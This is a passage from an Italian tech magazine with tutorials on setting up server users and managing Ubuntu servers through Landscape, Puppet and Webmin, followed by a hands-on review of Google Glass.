nte che si sta creando.
Inserire nuova password UNIX:
Reinserire la nuova password UNIX:
passwd: password updated successfully
Changing the user information for gianni
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
```

04 CON PERMESSO...

Ovviamente, nel nostro esempio il nome del nuovo utente è **gianni**. Abbiamo anche indicato come shell **/bin/false**, per impedire all'utente un accesso SSH. L'ultima cosa da fare è impostare i permessi di accesso alla cartella con **chown -R gianni:gianni /home/gianni.**



⑬ Script PHP: si avviano grazie a PHP exec ⑭ Messaggio di benvenuto: è utilizzato anche dagli scanner come Nmap per cercare di identificarlo

GESTIONE REMOTA CON LANDSCAPE

Chiunque abbia mai avuto a che fare con la sicurezza informatica sa che bisogna sempre tenere sotto controllo i propri server, perché un attacco da parte di crackers è sempre in agguato: è necessario controllare l'uso delle risorse della macchina, della banda Internet disponibile, dei processi avviati e degli utenti attivi, in modo da accorgersi per tempo di eventuali anomalie.


Canonical, l'azienda che sponsorizza lo sviluppo di Ubuntu e che realizza soluzioni per professionisti basate sul sistema GNU/Linux, ha proposto **Landscape**[15]. Landscape viene installato sul computer da controllare come semplice client che invia e riceve informazioni tramite i server di Canonical. L'interfaccia web di Landscape, quindi, è accessibile proprio dal sito di Canonical, e ci permette di gestire tutti i computer che abbiamo deciso di collegare al servizio dallo stesso sito Web. Da Landscape si possono gestire gli aggiornamenti del computer ma non è direttamente possibile installare programmi. Si può comunque aggirare la limitazione realizzando uno script apposito, anche se la cosa migliore, per installare pacchetti od eseguire altre operazioni complesse, rimane l'uso di SSH. Landscape è a nostra disposizione in prova gratuita per 30 giorni, e se ci interessa possiamo acquistarlo chiedendo una offerta su misura contattando l'ufficio vendite di Canonical (***https://forms.canonical.com/sales/***), specificando che ci interessa solo Landscape (ci sono anche altri servizi in vendita) e quanti computer abbiamo intenzione di gestire.

Iscriversi a Landscape

Possiamo provare Landscape gratuitamente per 30 giorni: basta registrarsi!

01 PRIMA IL LOGIN

Iniziamo raggiungendo il sito Web **landscape.canonical.com**, e effettuiamo l'accesso con il nostro nome utente e password premendo il pulsante **Login**. Naturalmente useremo le stesse credenziali della piattaforma Launchpad, se le abbiamo.

02 PROVA GRATUITA

Dopo avere eseguito il login, Landscape ci avvisa che non abbiamo acquistato alcuna licenza di utilizzo del servizio, ma che possiamo accedere una prova gratuita di 30 giorni, cliccando sul pulsante **register for a free trial**.

03 IL QUESTIONARIO



Ora ci viene proposto un semplice questionario: se stiamo eseguendo la prova per conto nostro e non per una azienda selezioniamo **Personal Trial**. Poi rispondiamo alle altre domande (i campi contrassegnati da un asteristo sono obbligatori).

04 DOVE SONO I SERVER?

Eccoci arrivati nel pannello di controllo di Landscape: c'è già tutto quello che ci serve, mancano solo i computer. Come si può notare, nell'account di prova possiamo gestire al massimo 5 computer, ma possiamo acquistare una licenza dal sito stesso[16].



[15] Landscape: maggiori informazioni disponibili su ***http://tinyurl.com/landscape-canonical-lm*** [16] Licenza: non siamo obbligati ad acquistare una licenza

"Non toccate quel server!"

Tenere sempre sotto controllo i nostri server è una pratica fondamentale. Ecco come fare!

01 IL CLIENT LANDSCAPE


Accediamo al nostro server personale utilizzando ad esempio SSH. Non appena sarà disponibile una console, installiamo il client di Landscape: come fare? Semplicemente lanciando il comando **sudo apt-get install landscape-client**. Attendiamo la fine del processo.

02 LA CONFIGURAZIONE

Si deve poi configurare il pacchetto appena installato. Sarà sufficiente lanciare **sudo landscape-config --computer-title "Server 1" --account-name mionome**, dove **mionome** è il nome dell'account Landscape. Al termine, confermiamo con **Invio**.

03 ECCO I NOSTRI SERVER

Dal pannello di amministrazione di Landscape possiamo cliccare sul pulsante **COMPUTERS** per avere l'elenco dei computer collegati al nostro account Landscape. Ognuno ha il suo nome, e cliccandoci sopra possiamo gestirlo con una comoda interfaccia.

04 GESTORE PACCHETTI

La scheda **PACKAGES**, ci offre invece una panoramica dei pacchetti installati che necessitano un aggiornamento, e ci informa eventualmente anche di una nuova versione della distribuzione. Basta un clic per eseguire l'aggiornamento[17].

05 QUALI AVVISI VUOI?

L'utilità principale di Landscape sta negli avvisi automatici, che ci permettono di sapere subito cosa è necessario per la manutenzione di un server. Possiamo configurarli tramite la scheda **ALERTS**, così da abilitare o disabilitare quelli che vogliamo[18].

06 ANCHE LE STATISTICHE

Cliccando sulla scheda **MONITORING** è possibile controllare vari parametri interessanti (soprattutto l'uso delle risorse) in modo grafico. Una casella a discesa ci permette di scegliere quale porzione di tempo controllare (un giorno, gli ultimi tre giorni, ecc.).



[17] Aggiornamenti: fondamentali per scongiurare eventuali bug di sicurezza [18] Alerts: gli avvisi possono essere inviati al nostro indirizzo e-mail

PUPPET: LA SOLUZIONE LOW-COST

Landscape è un ottimo strumento, ma ha un costo non indifferente[19], e non ne esiste una versione gratuita per chi si accontenta di poco. Puppet, invece, è un servizio simile, basato sempre su una interfaccia web per la gestione di un server, che ha il vantaggio di essere gratuito per chi gestisce un massimo di 10 server. Il che è una buona cosa per un piccolo sistemista, che di norma non deve avere a che fare con più di 2-3 server per volta.



In questo caso, conviene mettere da parte Landscape e rivolgersi a Puppet. Questi strumenti (tra poco vedremo anche Webmin) funzionano più o meno tutti nello stesso modo: una volta compreso il funzionamento di Landscape, ci si accorgerà che Puppet e Webmin sono in realtà praticamente identici, a parte l'interfaccia grafica.
La differenza principale sta nel fatto che alcuni programmi sono più comodi, ed altri più "rozzi". Ma dipende molto anche delle esigenze di chi li utilizza.

Puppet in prova gratuita!

Procuriamoci la versione dimostrativa di Puppet e installiamola sul nostro server

01 IN UN POSTO UNICO

Puppet può essere scaricato dal sito ufficiale ***www.puppetlabs.com***, cliccando sul pulsante **Free Trial**. Sono richieste alcune informazioni, prima di poter ottenere il file installabile: la versione della nostra distro (Ubuntu 14.04) e i nostri recapiti (l'indirizzo e-mail).

02 IL FILE ESEGUIBILE

Nel menu a tendina dedicato al numero di server da gestire scegliamo la voce **<100**, perché stiamo solo provando Puppet su un singolo server. Otterremo poi l'URL del file da scaricare: copiamolo negli appunti con un clic del tasto destro del mouse.

03 DOBBIAMO SALVARE

Apriamo ora un terminale SSH del server su cui installare Puppet[20] e digitiamo il comando **wget** seguito dall'indirizzo appena copiato (che può essere incollato con un clic del tasto destro del mouse).

04 PERMETTI ED ESEGUI

Il file, una volta scaricato, dovrà essere estratto (è infatti un archivio compresso). Per farlo basta digitare **tar -xvf puppet.tar.gz** dove, come è logico, **puppet.tar.gz** è il nome del file in questione.

[19] Costo Landscape: il prezzo di una licenza va concordato con Canonical [20] Puppet via SSH: tramite SSH si può avere un vero multitasking

WEBMIN: L'UNICO GRATUITO!

L'ultimo software di gestione dei server che prendiamo in considerazione è Webmin. Si tratta di uno strumento molto diffuso, forse proprio perché è (tra i tre che abbiamo presentato[21]) l'unico completamente gratuito. Dicevamo che Landscape, Puppet, e Webmin si assomigliano molto.
In realtà, Landscape è molto personalizzabile e può essere adattato a qualsiasi esigenza. Puppet un po' meno, ma lascia comunque un certo spazio di manovra agli amministratori di server più esigenti. Webmin, invece, è decisamente meno flessibile. Tuttavia, queste differenze saltano all'occhio di un sistemista professionista: per chi si trova a dover gestire solo un paio di sistemi, senza requisiti particolari, i tre software appaiono praticamente identici, o almeno così apparirebbero se non fosse per la notevole differenza di costo. Se non abbiamo grandi pretese, Webmin sarà più che sufficiente per la manutenzione di base del nostro server. Ricordiamo, inoltre, che se dovete gestire un unico server, forse, vi conviene evitare interfacce web e lavorare direttamente con la cara vecchia console SSH.


Puppet: ecco l'interfaccia web!

L'installazione non è complessa, ma richiede diversi passaggi. Ecco come fare

01 INSTALLAZIONE IN CORSO

Dal terminale del server, logghiamoci come root con il comando **sudo -s**. Ora siamo pronti per avviare l'installer: entrati nella cartella dei file scompattati (ad esempio, con **cd puppet**), lanciamo il comando **./puppet-enterprise-installer**.

02 UN PO' DI PAZIENZA...

L'installazione procede fondamentalmente da sola: all'inizio ci viene soltanto chiesta la conferma: basta premere **Y** seguito da **Invio** per avviare definitivamente la copia dei file necessari. Anche se non appaiono altre scritte, l'installer sta lavorando.

03 ...ED È TUTTO PRONTO!



Dopo diversi minuti, la copia dei file sarà terminata: si deve quindi aprire il proprio browser alla pagina **https://XX.XX.XX.XX:3000**, e seguire una banale procedura per scegliere nome utente (e-mail) e password con cui accedere al pannello di amministrazione[22].

04 L'INTERFACCIA WEB

Dai prossimi riavvii, il nostro server sarà facilmente gestibile dall'interfaccia web di Puppet (quella sulla porta **3000**). Per entrare si devono indicare l'e-mail e la password scelte durante la configurazione iniziale.


[21] Software alternativi: maggiori informazioni su *http://tinyurl.com/software-gestione-server* [22] Pannello di Puppet: la password scelta non deve per forza essere ugu

Webmin: gestione a costo zero

Si tratta della soluzione più semplice e gratuita che ci consente di avere una visione chiara e h24 dello stato dei nostri server

01 IL GIUSTO FILE



Rechiamoci sul sito di Webmin (*www.webmin.com*) e cerchiamo il file dell'ultima versione. Visto che il nostro sistema è Ubuntu Server, dobbiamo trovare il file **DEB**. Clicchiamo sul link con il tasto destro del mouse per copiare l'indirizzo del file.

02 INIZIA IL DOWNLOAD

Eseguiamo l'accesso al nostro server tramite SSH e scarichiamo in esso il file DEB con il comando **wget**. Basta scrivere **wget** e poi, con il tasto destro del mouse, scegliere la voce di menu **Incolla** per far apparire il testo appena copiato (cioè l'URL del link).

03 INSTALLAZIONE

Terminato il download, possiamo installare il file con il comando **sudo dpkg -i webmin_1.690_all.deb**, dove ovviamente **webmin_1.690_all.deb** è il nome del file scaricato con **wget**. Non serve alcun riavvio: Webmin è subito pronto all'uso.

04 HTTP SICURO

Troviamo l'interfaccia web di Webmin all'indirizzo ***https://mioserver:10000/***, dove **mioserver** è l'IP del nostro server. La porta di default di Webmin è la **10000**, ed il protocollo è **HTTPS**: nel caso in cui scrivessimo unicamente HTTP, l'accesso verrebbe negato.

05 LOGIN UTENTE

Accettato il certificato di sicurezza di Webmin, possiamo eseguire il login. Il bello è che le credenziali per l'accesso sono le stesse dell'accesso al sistema operativo: ciò che potremo fare dipenderà dai privilegi dell'utente con cui facciamo accesso (meglio evitare **root**[23]).

06 TUTTI I SERVER

Dopo avere eseguito l'accesso, potremo gestire comodamente tutti i servizi installati sul nostro server, per esempio **Apache webserver**. Tramite il menu sulla sinistra si accede alle varie pagine: è anche possibile ottenere un terminale o navigare tra i file del server.

ale a quella dell'utente di sistema [23] Evitare root: è sempre meglio essere prudenti: Hearthbleed? Webmin era vulnerabile!

Gli occhiali del futuro o solo un grande flop?

Per rispondere a tale quesito abbiamo messo sotto i ferri i Google Glass, gli occhialini tecnologici che hanno già stregato il mondo intero. Ecco cosa abbiamo scoperto!

Un vero e proprio computer integrato in un paio di leggerissimi e resistenti occhialini, gestiti da Android e provvisti di fotocamera, display a colori, microfono, connessione wireless e GPS. Sono i Google Glass, il nuovo gioiellino tecnologico di Google, su cui noi abbiamo messo le mani e testati per voi. Già nella fase introduttiva degli occhialini, però, il giudizio dei fan della tecnologia sul progetto di Google non era stato unanime. Ad alcuni facevano addirittura paura, anche perché sul versante privacy palesavano numerose lacune. Altri, invece, hanno gioito da subito per le nuove possibilità che venivano offerte. Sebbene i Google Glass al momento siano in vendita solo negli USA, come sample di produzione al prezzo di 1.500 dollari, la nostra redazione non ha badato né a spese e, per assicurarsene subito un paio, ha sborsato sull'unghia 2.100 dollari (1.540 euro). Nel corso delle severe prove a cui abbiamo sottoposto il costoso dispositivo, però, ci siamo dovuti chiedere più di una volta se i Glass fossero una meraviglia della tecnica o più semplicemente un bluff.

UNBOXING E PRIMI COMANDI

Anche l'imballo si fa apprezzare parecchio e ci è parso che Google, sotto questo aspetto, si sia ispirato alle confezioni dalle linee essenziali di Apple.

Dopo avere messo sotto carica la batteria, gli occhiali erano già configurati per l'uso. È stato sufficiente agire sul tasto di accensione e indossarli per veder comparire sul display un video introduttivo. La piccola lente dello schermo, su cui vengono visualizzate le informazioni, dà la sensazione di trovarsi di fronte a un monitor da 26 pollici, visto da una distanza di 2,4 metri: più che sufficiente per potere riconoscere tutti i particolari in modo chiaro. I "Glass" hanno compreso perfettamente i comandi vocali impartiti dai tester (il dispositivo comprende, per ora, solo la lingua inglese).

Anche impartire ordini, con sfioramenti e tap sul touchpad presente su un lato della montatura, non ha creato alcun problema. Chi indosserà gli occhiali, apprezzerà molto la funzionalità, che consente di eseguire ricerche sul Web o leggere le notizie.

UNBOXING

1. Confezione per occhiali Glass
2. Imballo della montatura
3. Custodia per la montatura
4. Auricolare In-Ear
5. Alimentatore USA
6. Istruzioni d'uso per la montatura
7. Indicazioni per l'ottico
8. Sacchetto di protezione per i GoogleGlass
9. Cavo di ricarica con micro USB
10. La montatura
11. Istruzioni per l'uso e garanzia
12. FA Q
13. Gli occ hiali Glass montati su montatura standard
14. Il messagg io di benvenuto: "Tu sei un pioniere, il fondatore e il creatore di ciò che è possibile. Ci aspetta un viaggio entusiasmante e tutte le rivoluzioni a cui parteciperemo inizieranno proprio con te."





Fig 1 • Occorre attendere circa due ore per dare modo alla batteria di caricarsi integralmente. Peccato però che la sua autonomia sia di soli 64 minuti

L'ACCOUNT È UNIVOCO!

Il telaio dei Google Glass non è purtroppo particolarmente flessibile, visto che l'archetto non può essere ripiegato. Questo dettaglio può essere trascurabile, ma invece si rivela piuttosto imperativo che la procedura di configurazione degli occhiali provveda alla creazione di un Google Account permanente. Ciò significa che tutti coloro che regaleranno gli occhiali Glass ad altri (o li venderanno privatamente), potrebbero trovarsi di fronte a dei problemi di privacy. Google si riserva infatti il diritto di bloccare l'utilizzo dei sample di produzione, qualora questi vengano registrati con un Google Account diverso.

CHE APP INSTALLO OGGI?

La sola configurazione dei Google Glass non mette ancora in grado l'utente di usarli. Numerose funzioni sono gestibili solo tramite uno smartphone: ad esempio, per richiamare contenuti Web o navigare, l'utente dovrà installare l'app MyGlass per dispositivi Android e iOS e collegarsi allo smartphone via Bluetooth. L'app, che funzionerà da trait d'union tra i comandi impartiti dall'utente e lo smartphone, visualizzerà sul display le informazioni o gli itinerari da seguire. Basterà impartire il classico comando "OK Glass" seguito da "Google..." e Glass visualizzerà immediatamente i risultati della ricerca. Attraverso My-Glass, l'utente potrà installare anche altre app, configurare il collegamento WLAN o condividere i contenuti. L'obiettivo di Google è chiaro: chi indossa Glass dovrà essere in grado di comunicare con gli altri il più possibile. Utilizzare questa funzione tramite gli occhiali, è semplicissimo: dopo avere girato un video, la clip si visualizzerà immediatamente sul display. Basterà che l'utente dica "Share with (condividi con)", nominando uno dei suoi contatti, e quest'ultimo riceverà subito il filmato. Per attuare questa funzione, l'occhiale si serve di servizi Google come Google+: un vero pericolo per la privacy. Occorre inoltre tenere presente che, se l'utente pronuncia un nome in modo impreciso, è probabile che la foto venga ricevuta dall'utente sbagliato.

TELEFONATE IN PUNTA DI TOUCH

Scattare le foto è molto agevole e interessante, dato che è possibile eseguirle impartendo un semplice comando vocale, senza alcuna necessità di usare le mani. Chi scatterà le foto potrà soffermarsi sui soggetti con occhi da fotografo esperto. Glass mostra i propri punti di forza anche in modalità telefonica: nome e numero del chiamante si visualizzano sul display e basterà tappare lievemente sul touchpad, presente su un lato della montatura, per accettare la telefonata. Per mettersi in contatto telefonico con un altro utente, basterà pronunciare semplicemente "OK Glass, make a call to...".

PROBLEMI DI AUTONOMIA

Malgrado la presenza di funzioni straordinarie, l'hardware del sample di produzione non si è rivelato in linea con la vision di Google. Il problema basilare dei Glass è l'insufficiente potenza della batteria, che, nel corso del test, si è esaurita dopo soli 64 minuti di uso intensivo. Visto che dovrebbero accompagnarci tutta la giornata ed essere sempre pronti a scattare foto e riprendere video, ciò non è un bene. Inoltre, il modello testato si è scaldato considerevolmente, raggiungendo la temperatura di oltre 50 gradi dopo soli dieci minuti di utilizzo, rendendo gli occhialini fastidiosi da indossare. Anche il test per verificare la qualità dei video è stato un po' deludente: la piccola fotocamera integrata riesce a scattare foto con una risoluzione di 4,6 Megapixel e i video, girati con una definizione inferiore a 1 Megapixel, hanno presentato un elevato rumore digitale. Straordinaria invece, la memoria interna di 12,8 GB, che può memorizzare un elevato numero di immagini e filmati.

CONCLUSIONI

I punti di forza che caratterizzano attualmente i Google Glass, sono il comando vocale e la possibilità di scattare foto senza l'uso delle mani. I problemi tecnici riscontrati negli occhiali dimostrano però chiaramente che si tratta ancora di un sample di produzione. L'obiettivo a cui punta Big G è valido, ma le caratteristiche tecniche necessitano di essere perfezionate. Se Google riuscirà a migliorare alcune peculiarità, come ad esempio l'autonomia della batteria, il futuro di questa tecnologia sarà più promettente che mai.

Fig 2 • Fastidioso che, dalla misurazione della temperatura del dispositivo, sia risultato che i Glass tendano a scaldarsi parecchio, anche dopo un breve utilizzo

GOOGLE GLASS EXPLORE EDITION 2 COLOR SHALE

INFO ACQUISTO	
Street Price/ Web Store	1.500 dollari (1.100 euro) / www.google.com
FACILITÀ D'USO DEGLI OCCHIALI	
Qualità dei tipi di comando: con tocchi gestuali sugli occhiali / davanti agli occhiali / vocalmente / con gli occhi / con movimenti	buona / non possibile / buona / limitata (solo sbattendo le palpebre) / un po' limitata
Personalizzazione e configurazione del menu	configurabile solo per alcune funzioni
Numero di utenti che possono farne uso / dispositivi collegabili	un solo utente / è possibile il collegamento con un solo dispositivo
Gestione delle funzioni principali (giudizio personale del tester)	dopo aver fatto brevemente pratica, gli occhiali risultano facili da usare, anche se alcune funzioni non sono attivabili con tocchi gestuali
SONO COMODI DA INDOSSARE?	
Possibilità d'impostazione del display	poco agevoli (eseguibili solo con l'occhio destro, ma la distanza dall'occhio è modificabile)
Peso complessivo / solo auricolari	minimo (57 grammi) / 4 grammi
Idoneità ad essere usati per attività sportive	un po' limitata, penalizzati molto dalla scarsa autonomia della batteria (per corsa, ciclismo, arrampicata, golf, canottaggio, nessun sport estremo)
Adatto per chi porta gli occhiali	no
Comfort della cuffia	un po' scomoda (l'auricolare non aderisce bene)
Limitazione del campo visivo	un po' fastidioso
Comfort di portabilità degli occhiali (giudizio personale del tester)	Si indossano bene e sono leggeri sul naso, un po' scomodi sulle orecchie. Dopo breve tempo, l'archetto si scalda molto
COME POSSO UTILIZZARE GLI OCCHIALI?	
